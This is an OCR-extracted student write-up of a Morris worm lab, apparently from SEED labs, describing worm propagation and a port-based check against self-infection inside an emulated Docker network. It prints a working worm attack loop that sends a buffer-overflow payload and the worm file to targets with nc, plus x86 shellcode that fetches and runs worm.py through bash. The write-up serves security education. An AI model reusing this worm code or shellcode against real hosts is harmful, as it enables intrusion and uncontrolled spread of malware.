as153h-host_1-10.153.0.72 | 10.154.0.80 is not alive
```



Filter Search

```
icmp and dst 1.2.3.4
```

Replay

Replay stopped.

event interval (ms)

200

Details

Host: 151/host_0


ID: 9c3b45b9bb46
ASN: 151
Name: host_0
Role: Host

IP addresses

net0: 10.151.0.71/24

Actions

Launch console
Re-connect
Refresh



Log

Filter Search

```
icmp and dst 1.2.3.4
```

Replay

Replay stopped.

event interval (ms)

200

Details

Host: 151/host_0


ID: 9c3b45b9bb46
ASN: 151
Name: host_0
Role: Host

IP addresses

net0: 10.151.0.71/24


Actions

Launch console
Re-connect
Refresh



Log

In task three , A victim machine can get several worms and because of fast propagation CPU usage rises significantly . An interesting or saddest thing that happens , my VM crashes after CPU usage reaches 100% and I have to repeat lab setup for task 4 .



Task 4: Preventing Self Infection

Setup Docker Environment again

As in the task 3 successful propagation occurs we needed a lap set up from scratch . We run " docker system prune " command to remove previous docker setups and cache and after that we build and run docker as task1

Modifying worm file

Here our task is to prevent self propagation . My idea is that when a worm file runs in the victim machine it will open a listening port 32145 . After that , in the receiving part of the buffer overflow we checked if the listening port 32145 is open or not . If open , then payload will not copy the worm file and thus prevent infection .

In the below screenshot , after bad file generation in the worm file , we open 32145 port and bind with host extra .

```
# Create the badfile
createBadfile()

#open dummy test check port
hostName =socket.gethostname()
portNo = 32145
s = socket.socket()
s.bind((hostName,portNo))
s.listen(5)

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()
    hostName =socket.gethostname()

    # Send the malicious payload to the target host
    print(f"*********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"*********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)



    # Give the shellcode some time to run on the target host
    time.sleep(1)

    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8090"], shell=True)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    if hostName == "VM" :
      exit(0)
```


A server machine copies a worm file which is written in payload . We added some conditions for task 4 purposes . First of all we check if worm.py exists or not . If not, we go to listen for the worm.py part . Here can be a case worm.py not run yet or run before . To know whether worm.py runs or not we bring the list of opened listening ports with help netstat and grap 32145 port to check whether it is opened or not . If it is open , that means worm.py is run before and we will not run again . On the other hand If it is not open , that means worm.py had not run before and worm.py needed to run . By this checking we implemented task 4

```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)'; test -f worm.py   "
   " ||nc -lnv 8090 > worm.py;(netstat -tulpn |                 "
   " grep -q 32145) || (chmod +x worm.py; ./worm.py;)          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


Running worm file

Now we run our attack again as task 3


Output of the nano container is the same as before with slight changes . The propagation is slow as one worm will be run max in one machine . And so no duplicated worm.py is seen in the console .



To check more precisely we check CPU usage with help of htop . This time CPU usage is not high because of prevention measure taken by us .



I also waited for several minutes and no rise of the CPU is not as high as task 3 . And this time the VM machine does not shut down as in each server one worm will be running only and propagation will be slow . Screenshot after several minute given below :



PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2125	seed	20	0	4918312	400148	101348	S	3.0	9.9	14:10.00	gnome-s+
1926	seed	20	0	956816	150800	74916	S	1.7	3.7	5:50.52	Xorg
71637	seed	20	0	818464	54188	38168	S	0.7	1.3	0:08.77	gnome-t+
1	root	20	0	168240	11060	7756	S	0.3	0.3	0:19.32	systemd
10	root	20	0	0	0	0	S	0.3	0.0	0:00.33	ksoftir+
71858	seed	20	0	2358680	46488	12132	S	0.3	1.2	0:05.33	docker-+
75448	seed	20	0	440404	43160	12132	S	0.3	1.1	0:02.20	docker-+
76788	root	20	0	20648	15148	7604	S	0.3	0.4	0:00.12	python3
77552	**seed**	**20**	**0**	**12248**	**4120**	**3088**	**R**	**0.3**	**0.1**	**0:00.05**	**top**
2	root	20	0	0	0	0	S	0.0	0.0	0:00.02	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par+
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker+
9	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	mm_perc+
11	root	20	0	0	0	0	I	0.0	0.0	0:07.27	rcu_sch+
12	root	rt	0	0	0	0	S	0.0	0.0	0:00.23	migrati+
						0	S	0.0	0.0	0:00.00	idle_in+

Conclusion : Thus we successfully implemented Self-Propagating morris worm in our seed lab network and completed all our tasks .